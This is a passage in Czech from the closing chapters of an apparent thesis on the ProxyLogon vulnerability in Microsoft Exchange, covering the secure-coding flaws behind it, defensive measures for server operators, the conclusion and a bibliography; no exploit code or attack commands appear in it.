Obrázek 3.11 Obrázek porovnává kód pro zápis nastavení virtuální složky do souboru. Je porovnáván kód před a po vydané záplatě.

`ShouldBackendRequestBeAnonymous` tak, že vrací `false`. Z pohledu bezpečnosti by to mělo být naopak – všechny požadavky by měly být ve výchozím stavu neautorizované. To by mimo jiné mohlo zabránit vzniknutí chybě typu ProxyLogon. Obecně architektura CAS je poměrně dost složitá – v programu je více než 20 různých handlerů, který reagují na požadavky a různě je zpracovávají. Některé požadavky jsou řešeny tak, že se k nim „přiháčkuje“ autorizace. Může se tedy stát, že v některých případech dojde k nekonzistenci – příklad ProxyLogonu. Při psaní tak velkého a složitého programu je důležité, aby klíčové části byly přehledně a uspořádaně naimplementované. Ideálně by měla autorizace probíhat na jednom místě pomocí jednoho modulu.

Další princip bezpečného programování, který byl porušen, je nedostatečně otestované a zabezpečené zpracování uživatelského vstupu. Konkrétně v rozhraní EAC, skrze které bylo možné nahrát na server Web Shell. Uživatelský vstup na obou místech (nastavení url a resetování nastavení) by měl být vhodně ošetřen, aby byla aplikována víceúrovňová bezpečnost. Pro nastavování externí url by měl být ideálně použit whitelist, který bude povolovat pouze určité znaky. Microsoft zranitelnost opravil pouze tak, že ošetřil zápis nastavení do souboru.

Další problém byl ten, že Exchange nebyl zahrnut do Microsoft Bug Bounty programu, a tak penetrační testeři nebyli tolik motivováni chyby v Exchange hledat a nahlašovat. Exchange byl nakonec spolu se Skypem a SharePointem přidán do Bug Bounty programu v dubnu roku 2022. [62]

Kapitola 4
Možnosti prevence

V této kapitole je popsáno, jakým způsobem by mohl poskytovatel serveru této a podobným zranitelnostem do budoucna předcházet. Nejprve je ukázáno, jakým způsobem se dá navrhnout síť organizace tak, aby byl Exchange server co nejvíce chráněn. Následně jsou diskutovány různé možnosti konfigurace serveru. Nakonec jsou představena alternativní řešení.

4.1 Architektura firemní sítě

Spolehlivý způsob, jak podobným útokům předcházet, je nevystavovat Exchange server na internet. V takovém případě by přístup fungoval tak, že by se uživatelé museli nejprve připojit skrze VPN do firemní sítě a teprve pak by měli přístup na Exchange server. Taková konfigurace samozřejmě značně znepříjemňuje uživatelský přístup a například pro uživatele smartphonů ho téměř znemožňuje.

Další možností je Exchange server schovat za nějaký prvek a všechnu komunikaci filtrovat. Transportní server nemůže být dostatečný prvek, protože filtruje pouze komunikaci mezi SMTP servery na portu 25, ale pokud chtějí uživatelé používat například službu OWA, tak se připojují skrze port webový port 443 přímo na poštovní server. Dobrým řešením je například reverzní proxy server. Takový server je umístěn na koncovém uzlu vnitřní sítě a prochází skrze něj všechna komunikace. Z internetu je tedy vnitřní síť dostupná pouze skrze daný reverzní proxy server. Na reverzním proxy serveru je typicky umístěn webový aplikační firewall (WAF), který provádí analýzu komunikace a slouží jako prevence před nejběžnějšími útoky. Takové řešení mimo jiné pomůže zabezpečit celou firemní síť. Avšak je nutné poznamenat, že stále existuje určité i když podstatně malé, riziko, že se zkušenému útočníkovi povede obejít firewall a zranitelnost zneužít. Je také potřeba poznamenat, že nevýhodou tohoto řešení je mnohdy vysoká cena.

4.2 Konfigurace Exchange serveru

Jeden dalších způsobů, jak riziko úspěšného napadení zmírnit, je vypnout co nejvíce služeb, které nejsou nutně potřeba, případně tyto služby omezit pouze na přístup z lokální sítě. Příkladem takové služby je EAC a Exchange Powershell. Pokud jsou služby omezené pouze na přístup z lokální sítě, tak by sice útočník mohl zneužít SSRF zranitelnost, avšak už by se mu nepovedlo přihlásit se do EAC a tím pádem spouštět vzdáleně kód.

Administrátor by měl aktivně kontrolovat a analyzovat logy. To je samozřejmě často nadlidský úkol vzhledem k tomu, jak jsou logy objemné. Je tedy vhodné monitorovat server pomocí automatického software. Dobrým řešením se jeví například SIEM (Security Information and Event Management). Jedná se o nástroj pro správu logů (log managment), který monitoruje

bezpečnostní informace, události či anomálie a aktivně na ně upozorňuje. Takový nástroj tak umožní zvětšit pravděpodobnost, že útok bude včas detekován.

Dalším zajímavým způsobem, jak chránit server, je monitorovat úložiště serveru. V tomto případě je výhoda, že Exchange většinou nevytváří nové soubory kromě e-mailů a logů, a ty lze jednoduše filtrovat. Je tedy možné monitorovat větší část úložiště a na případně nově vytvořené soubory administrátora upozornit. Administrátor tak může včas zastavit případně probíhající útok. Takový monitoring umožňují i některá SIEM řešení.

Dále je velmi vhodné, aby byly prováděny zálohy dat. V případě, že by byl útok úspěšný a útočníci by například zašifrovali všechna data na serveru, tak organizace o data nepřijde.

4.3 Alternativní řešení

Nejlepším alternativním řešením, které se nabízí, je používat Exchange Online. V takovém případě se o vše stará Microsoft na vlastním Cloudu a jediné, co musí dělat zákazník, je platit. Zákazník však získá velké výhody, například nepřetržitou podporu na telefonu, ochranu proti malware díky mnoha antimalware řešení třetích stran či garanci neustálé dostupnosti. Pronajaté servery Microsoftu jsou samozřejmě pečlivě sledované a zabezpečené (skrze několik aplikačních firewallů) a tudíž zranitelnost Proxylogon jejich uživatele neohrožovala. V některých případech může být používání Exchange online stejně drahé jako používání vlastních Exchange serverů. Exchange online je tedy velmi vhodná alternativa.

Nabízí se používat i jiná řešení e-mailové pošty než od Microsoftu, například Postfix, Sendmail nebo Exim. Zde však není možné jednoznačně říci, zda používání alternativních služeb riziko nalezení podobné zranitelnosti zmenší nebo zvětší.

Závěr

Práce se zabývala analýzou zranitelnosti ProxyLogon a útoků s ní spojených. Byly nastudovány a popsány důležité pojmy nutné pro pochopení zranitelnosti a následných útoků. Dále byla představena samotná zranitelnost ProxyLogon a další související zranitelnosti ProxyOracle a ProxyShell. Následně byla provedena komplexní analýza provedených útoků – útoky byly rozděleny na 4 fáze a v každé fázi byly analyzovány způsoby útoků a typy útočníků. Následně byly analyzovány celkové dopady útoků a motivace útočníků. Dále byly popsány nápravné akce, které byly provedeny pro zamezení zneužívání zranitelnosti.

Pro účely demonstrace útoku bylo připraveno virtuální prostředí se serverem obsahujícím zranitelnost ProxyLogon. Dále byl v Pythonu naprogramován automatický skript, který zranitelnost zneužije a umožní uživateli ovládat nakažený server. Následně byly vyhodnoceny dopady, které mohl mít takový útok na uživatele. Dále byl popsán proces získání zdrojových kódů programu Exchange a byla provedena jejich analýza. Na základě této analýzy bylo vyhodnoceno, jaké nedostatky v architektuře programu způsobily tuto zranitelnost a jaké bezpečnostní principy byly porušeny. Na závěr byly představeny možnosti prevence z pohledu provozovatele sítě a taktéž byla diskutována alternativní řešení. Jedním z užitečných výstupů práce je virtuální prostředí a skript zneužívající zranitelnost ProxyLogon, které mohou být využity například při výuce.

Díky práci bylo zjištěno, že Exchange postrádá určité bezpečnostní principy a ukazuje tak potenciál pro hledání zranitelností. V navazující práci by tedy bylo možné provést celkovou bezpečnostní analýzu programu Exchange. Další možností je více do detailů prozkoumat již publikované zranitelnosti (ProxyOracle, ProxyShell, ProxyToken) programu a útoky s nimi spojené.

Bibliografie

1. MICROSOFT. *Exchange Server documentation* [online]. [B.r.] [cit. 2022-03-24]. Dostupné z: https://docs.microsoft.com/en-us/exchange/exchange-server?view=exchserver-2019.
2. TSAI, Orange. *ProxyLogon is Just the Tip of the Iceberg* [online]. [B.r.] [cit. 2022-03-16]. Dostupné z: https://i.blackhat.com/USA21/Wednesday-Handouts/us-21-ProxyLogon-Is-Just-The-Tip-Of-The-Iceberg-A-New-Attack-Surface-On-Microsoft-Exchange-Server.pdf.
3. *Historical trends in the usage statistics of web servers* [online]. [B.r.] [cit. 2022-03-24]. Dostupné z: https://w3techs.com/technologies/history_overview/web_server.
4. MICROSOFT. *IIS Web Server Overview* [online]. [B.r.] [cit. 2022-03-28]. Dostupné z: https://docs.microsoft.com/en-us/iis/get-started/introduction-to-iis/iis-web-server-overview.
5. MICROSOFT. *Exchange online and exchange development* [online]. Microsoft, [b.r.] [cit. 2022-04-20]. Dostupné z: https://docs.microsoft.com/en-us/exchange/client-developer/exchange-server-development.
6. MICROSOFT. *Exchange powershell documentation* [online]. Microsoft, [b.r.] [cit. 2022-04-20]. Dostupné z: https://docs.microsoft.com/en-us/powershell/exchange/?view=exchange-ps.
7. SAXENA, Aman; TYAGI, Hardik. *Blind SSRF with Shellshock Exploitation*. 2021. Dostupné z DOI: 10.13140/RG.2.2.10055.52648.
8. VAUDENAY, Serge. Security Flaws Induced by CBC Padding - Applications to SSL, IPSEC, WTLS. In: *EUROCRYPT*. 2002.
9. MANGER, James. A Chosen Ciphertext Attack on RSA Optimal Asymmetric Encryption Padding (OAEP) as Standardized in PKCS #1 v2.0. In: KILIAN, Joe (ed.). *Advances in Cryptology — CRYPTO 2001*. Berlin, Heidelberg: Springer Berlin Heidelberg, 2001, s. 230–238. ISBN 978-3-540-44647-7.
10. MÖLLER, Bodo; DUONG, Thai; KOTOWICZ, Krzysztof. This POODLE Bites: Exploiting The SSL 3.0 Fallback. In: 2014.
11. *Federal Information Processing Standards Publication: DES modes of operation*. Gaithersburg, MD: National Bureau of Standards, 1980. Tech. zpr. Dostupné z DOI: 10.6028/NBS.FIPS.81.
12. HOUSLEY, Russ. *Cryptographic Message Syntax (CMS)* [RFC 5652]. RFC Editor, 2009. Request for Comments, č. 5652. Dostupné z DOI: 10.17487/RFC5652.

13. HEATON, Robert. *The padding Oracle Attack* [online]. [B.r.] [cit. 2022-03-16]. Dostupné z: https://robertheaton.com/2013/07/29/padding-oracle-attack/.

14. MICROSOFT. *Analyzing attacks taking advantage of the exchange server vulnerabilities* [online]. 2021 [cit. 2022-03-29]. Dostupné z: https://www.microsoft.com/security/blog/2021/03/25/analyzing-attacks-taking-advantage-of-the-exchange-server-vulnerabilities/.

15. *Common vulnerability scoring system*. 1. vyd. [B.r.]. Dostupné také z: https://www.first.org/cvss/v3-1/cvss-v31-user-guide_r1.pdf.

16. MSRC TEAM. *Microsoft Exchange Server Remote Code Execution Vulnerability* [online]. Microsoft, [b.r.] [cit. 2022-03-16]. Dostupné z: https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-26855.

17. MICROSOFT. *[MS-OXPROTLP]: Exchange server protocol documents* [online]. Microsoft, [b.r.] [cit. 2022-04-10]. Dostupné z: https://docs.microsoft.com/en-us/openspecs/exchange_server_protocols/ms-oxprotlp/30c90a39-9adf-472b-8b5b-03c282304a83.

18. WEEMS, Anthony; KAMAN, Dallas; WEBER, Michael. *Reproducing the Microsoft Exchange proxylogon exploit chain* [online]. Praetorian, 2022 [cit. 2022-05-04]. Dostupné z: https://www.praetorian.com/blog/reproducing-proxylogon-exploit/.

19. ORANGE, Tsai. *A new attack surface on Ms Exchange Part 2 - proxyoracle!* [Online]. DEVCORE, [b.r.] [cit. 2022-04-06]. Dostupné z: https://devco.re/blog/2021/08/06/a-new-attack-surface-on-MS-exchange-part-2-ProxyOracle/.

20. ORANGE, Tsai. *From pwn2own 2021: A new attack surface on Microsoft Exchange - ProxyShell!* [Online]. DEVCORE, 2021 [cit. 2022-04-06]. Dostupné z: https://www.zerodayinitiative.com/blog/2021/8/17/from-pwn2own-2021-a-new-attack-surface-on-microsoft-exchange-proxyshell.

21. HERNANDEZ, ADRIAN SANCHEZ; SINJARI, GOVAND; GODDARD, JOSHUA; MCKEAGUE, BRENDAN; WOLFRAM, JOHN. *PST, want a Shell? ProxyShell exploiting Microsoft Exchange Servers* [online]. Mandiant, 2021 [cit. 2022-04-06]. Dostupné z: https://www.mandiant.com/resources/pst-want-shell-proxyshell-exploiting-microsoft-exchange-servers.

22. MICROSOFT. *[MS-PST]: Permutative encoding* [online]. Microsoft, [b.r.] [cit. 2022-04-15]. Dostupné z: https://docs.microsoft.com/en-us/openspecs/office_file_formats/ms-pst/5faf4800-645d-49d1-9457-2ac40eb467bd.

23. HUU, Duc Nguyen. *Reproducing the proxyshell pwn2own exploit* [online]. Medium, 2021 [cit. 2022-04-06]. Dostupné z: https://peterjson.medium.com/reproducing-the-proxyshell-pwn2own-exploit-49743a4ea9a1.

24. DRAGOSR. *Here is that proxylogon POC that was removed from github bugs and all.* [Online]. Twitter, 2021 [cit. 2022-04-27]. Dostupné z: https://twitter.com/dragosr/status/1369982059045777408.

25. MEDVEDEV, Anton; SOKOLIN, Demyan; KHRYKOV, Vadim. *Hunting down Ms Exchange attacks. part 1. Proxylogon (CVE-2021–26855, 26858, 27065, 26857)* [online]. Medium, 2021 [cit. 2022-04-20]. Dostupné z: https://bi-zone.medium.com/hunting-down-ms-exchange-attacks-part-1-proxylogon-cve-2021-26855-26858-27065-26857-6e885c5f197c.

26. *proxyoracle – CVE-2021-31195* [online]. 2021 [cit. 2022-04-24]. Dostupné z: https://www.4hou.com/posts/lEOM.

27. MICROSOFT. *Hafnium targeting exchange servers with 0-day exploits* [online]. 2021 [cit. 2022-04-11]. Dostupné z: https://www.microsoft.com/security/blog/2021/03/02/hafnium-targeting-exchange-servers/.

28. *What is a zero-day attack? - definition and explanation* [online]. Kaspersky, 2022 [cit. 2022-04-10]. Dostupné z: https://www.kaspersky.com/resource-center/definitions/zero-day-exploit.

29. MICROSOFT. *Configuring additional LSA protection* [online]. Microsoft, 2021 [cit. 2022-04-11]. Dostupné z: https://docs.microsoft.com/en-us/windows-server/security/credentials-protection-and-management/configuring-additional-lsa-protection.

30. FAOU, Matthieu; TARTARE, Mathieu; DUPUY, Thomas. *Exchange servers under siege from at least 10 apt groups* [online]. ESET, 2021 [cit. 2022-04-15]. Dostupné z: https://www.welivesecurity.com/2021/03/10/exchange-servers-under-siege-10-apt-groups/.

31. HARRIS, Colin. *What is Emissary Panda, and how does it hack its targets? | CBC News* [online]. CBC/Radio Canada, 2019 [cit. 2022-04-15]. Dostupné z: https://www.cbc.ca/news/canada/montreal/emissary-panda-chinese-hackers-cyberattack-icao-1.5034177.

32. LAPIENYTĖ, Jurgita. *10 APT groups that joined the MS Exchange Exploitation Party* [online]. Cyber News, 2021 [cit. 2022-04-17]. Dostupné z: https://cybernews.com/security/10-apt-groups-that-joined-the-ms-exchange-exploitation-party/.

33. BROMLEY, Kim. *The Microsoft Exchange Server exploit: What happened next* [online]. Digital Shadows, 2021 [cit. 2022-04-17]. Dostupné z: https://www.digitalshadows.com/blog-and-research/microsoft-exchange-server-exploit-what-happened-next/.

34. O'GORMAN, Gavin; MCDONALD, Geoff. *Ransomware: A growing menace*. Symantec Corporation Arizona, AZ, USA, 2012.

35. TAVARES, Pedro. *DearCry ransomware: How it works and how to prevent it* [online]. Infosec, 2021 [cit. 2022-04-17]. Dostupné z: https://resources.infosecinstitute.com/topic/dearcry-ransomware-how-it-works-and-how-to-prevent-it/.

36. *Black Kingdom ransomware* [online]. Cyberint, 2021 [cit. 2022-04-17]. Dostupné z: https://cyberint.com/blog/research/black-kingdom-ransomware/.

37. *Malware Sample Exchange* [online]. [B.r.] [cit. 2022-04-17]. Dostupné z: https://bazaar.abuse.ch/.

38. NATARAJ, Rajesh. *New lemon duck variants exploiting Microsoft Exchange server* [online]. 2021 [cit. 2022-04-17]. Dostupné z: https://news.sophos.com/en-us/2021/05/07/new-lemon-duck-variants-exploiting-microsoft-exchange-server/.

39. CIMPANU, Catalin. *Microsoft: 92% of all exchange servers have been patched or received mitigations for the proxylogon bugs* [online]. The Record, 2021 [cit. 2022-05-04]. Dostupné z: https://therecord.media/microsoft-92-of-all-exchange-servers-have-been-patched-or-received-mitigations-for-the-proxylogon-bugs/.

40. SELLERS, Tom. *Phishing for system on Microsoft Exchange (CVE-2020-0688): Rapid7 blog* [online]. Rapid7 Blog, 2020 [cit. 2022-04-17]. Dostupné z: https://www.rapid7.com/blog/post/2020/04/06/phishing-for-system-on-microsoft-exchange-cve-2020-0688/.

41. *the unitary enterprise "tetraedr"* [online]. [B.r.] [cit. 2022-04-17]. Dostupné z: http://www.tetraedr.com/en/.

42. HORNE, Lorax. *Limited distribution: TETRAEDR (222 GB)* [online]. Distributed Email of Secrets, 2022 [cit. 2022-04-17]. Dostupné z: https://ddosecrets.substack.com/p/limited-distribution-tetraedr-222?s=r.

43. EVERTS, Matthew; MCNALLY, Stephen. *Vulnerable exchange server hit by squirrelwaffle and financial fraud* [online]. Sophos, 2022 [cit. 2022-04-17]. Dostupné z: https://news.sophos.com/en-us/2022/02/15/vulnerable-exchange-server-hit-by-squirrelwaffle-and-financial-fraud/.

44. *Zranitelnost serverů Microsoft Exchange opět zneužívají útočníci po celém světě, riziko stále platí i v Česku* [online]. ESET, 2022 [cit. 2022-04-17]. Dostupné z: https://www.eset.com/cz/o-nas/pro-novinare/tiskove-zpravy/eset-zranitelnost-serveru-microsoft-exchange-opet-zneuzivaji-utocnici-po-celem-svete-riziko-stale/.

45. *Na aktuální zranitelnost poštovních serverů se zaměřily hackerské Skupiny* [online]. Eset, 2021 [cit. 2022-04-15]. Dostupné z: https://www.eset.com/cz/o-nas/pro-novinare/tiskove-zpravy/na-aktualni-zranitelnost-postovnich-serveru-se-zamerily-hackerske-skupiny/.

46. DUFFY, Clare. *Here's what we know so far about the massive Microsoft Exchange hack* [online]. Cable News Network, 2021 [cit. 2022-04-11]. Dostupné z: https://edition.cnn.com/2021/03/10/tech/microsoft-exchange-hafnium-hack-explainer/index.html.

47. BALMAS, Yaniv; FINKELSTEEN, Lotem; IKAN, Adi; TZADIK, Sagi. *Exploits on organizations worldwide grow tenfold after Microsoft's revelation of four zero-days* [online]. Check Point, 2021 [cit. 2022-04-24]. Dostupné z: https://blog.checkpoint.com/2021/03/11/exploits-on-organizations-worldwide/.

48. ABRAMS, Lawrence. *Norway Parliament Data Stolen in Microsoft Exchange attack* [online]. BleepingComputer, 2021 [cit. 2022-04-11]. Dostupné z: https://www.bleepingcomputer.com/news/security/norway-parliament-data-stolen-in-microsoft-exchange-attack/.

49. FINKLE, Jim; MENN, Joseph; VISWANATHA, Aruna. *U.S. accuses China of cyber spying on American companies* [online]. Thomson Reuters, 2014 [cit. 2022-04-17]. Dostupné z: https://www.reuters.com/article/us-cybercrime-usa-china/u-s-accuses-china-of-cyber-spying-on-american-companies-idUSKCN0J42M520141120.

50. LIPTAK, Kevin. *US blames China for hacks, opening new front in cyber offensive* [online]. Cable News Network, 2021 [cit. 2022-04-17]. Dostupné z: https://edition.cnn.com/2021/07/19/politics/us-china-cyber-offensive/index.html.

51. ADLER, Seth. *Incident of the week: Garmin pays $10 million to ransomware hackers who rendered systems useless* [online]. Cyber Security Hub, 2022 [cit. 2022-04-17]. Dostupné z: https://www.cshub.com/attacks/articles/incident-of-the-week-garmin-pays-10-million-to-ransomware-hackers-who-rendered-systems-useless.

52. BURT, Tom. *New nation-state cyberattacks* [online]. Microsoft, 2021 [cit. 2022-04-17]. Dostupné z: https://blogs.microsoft.com/on-the-issues/2021/03/02/new-nation-state-cyberattacks/.

53. LEE, Tony; AHL, Ian; HANZLIK, Dennis. *THE LITTLE MALWARE THAT COULD: Detecting and Defeating the China Chopper Web Shell* [online]. 2014 [cit. 2022-04-17]. FireEye Labs. Dostupné z: https://www.mandiant.com/sites/default/files/2021-09/rpt-china-chopper.pdf.

54. MICROSOFT. *Tarrask malware uses scheduled tasks for defense evasion* [online]. Microsoft, 2022 [cit. 2022-04-17]. Dostupné z: https://www.microsoft.com/security/blog/2022/04/12/tarrask-malware-uses-scheduled-tasks-for-defense-evasion/.

55. *Cybersecurity Resource Center Cybersecurity incidents* [online]. U.S. Office of Personnel Management, [b.r.] [cit. 2022-04-18]. Dostupné z: https://www.opm.gov/cybersecurity/cybersecurity-incidents/.

56. TEMPLE-RASTON, Dina. *China's Microsoft Hack may have had a bigger purpose than just spying* [online]. NPR, 2021 [cit. 2022-04-17]. Dostupné z: https://www.npr.org/2021/08/26/1013501080/chinas-microsoft-hack-may-have-had-a-bigger-purpose-than-just-spying.

57. *Artificial Intelligence in China: Shenzhen releases First Local Regulations* [online]. China Briefing News, 2021 [cit. 2022-04-18]. Dostupné z: https://www.china-briefing.com/news/artificial-intelligence-china-shenzhen-first-local-ai-regulations-key-areas-coverage/.

58. MSRC TEAM. *One-Click Microsoft Exchange On-Premises Mitigation Tool* [online]. Microsoft Security Response Center, 2021 [cit. 2022-04-18]. Dostupné z: https://msrc-blog.microsoft.com/2021/03/15/one-click-microsoft-exchange-on-premises-mitigation-tool-march-2021/.

59. MINXOVÁ, Alena. *Upozornění na zranitelnosti Exchange Server* [online]. NÚKIB, 2021 [cit. 2022-04-18]. Dostupné z: https://www.nukib.cz/cs/infoservis/hrozby/1690-upozorneni-na-zranitelnosti-exchange-server/.

60. *Justice Department announces court-authorized effort to disrupt exploitation of Microsoft Exchange Server vulnerabilities* [online]. The United States Department of Justice (DoJ), 2021 [cit. 2022-04-18]. Dostupné z: https://www.justice.gov/opa/pr/justice-department-announces-court-authorized-effort-disrupt-exploitation-microsoft-exchange.

61. MICROSOFT. *Exchange server prerequisites, exchange 2016 system requirements, exchange 2016 requirements* [online]. Microsoft, [b.r.] [cit. 2022-04-18]. Dostupné z: https://docs.microsoft.com/en-us/exchange/plan-and-deploy/prerequisites?view=exchserver-2016#exchange-2016-mailbox-servers-on-windows-server-2016.

62. GATLAN, Sergiu. *Microsoft adds on-premises exchange, SharePoint to Bug Bounty program* [online]. BleepingComputer, 2022 [cit. 2022-05-01]. Dostupné z: https://www.bleepingcomputer.com/news/security/microsoft-adds-on-premises-exchange-sharepoint-to-bug-bounty-program/.

Obsah přiloženého média

- `src`
  - `impl` ..... zdrojové kódy implementace
  - `thesis` ..... zdrojová forma práce ve formátu LaTeX
- `text` ..... text práce
  - `thesis.pdf` ..... text práce ve formátu PDF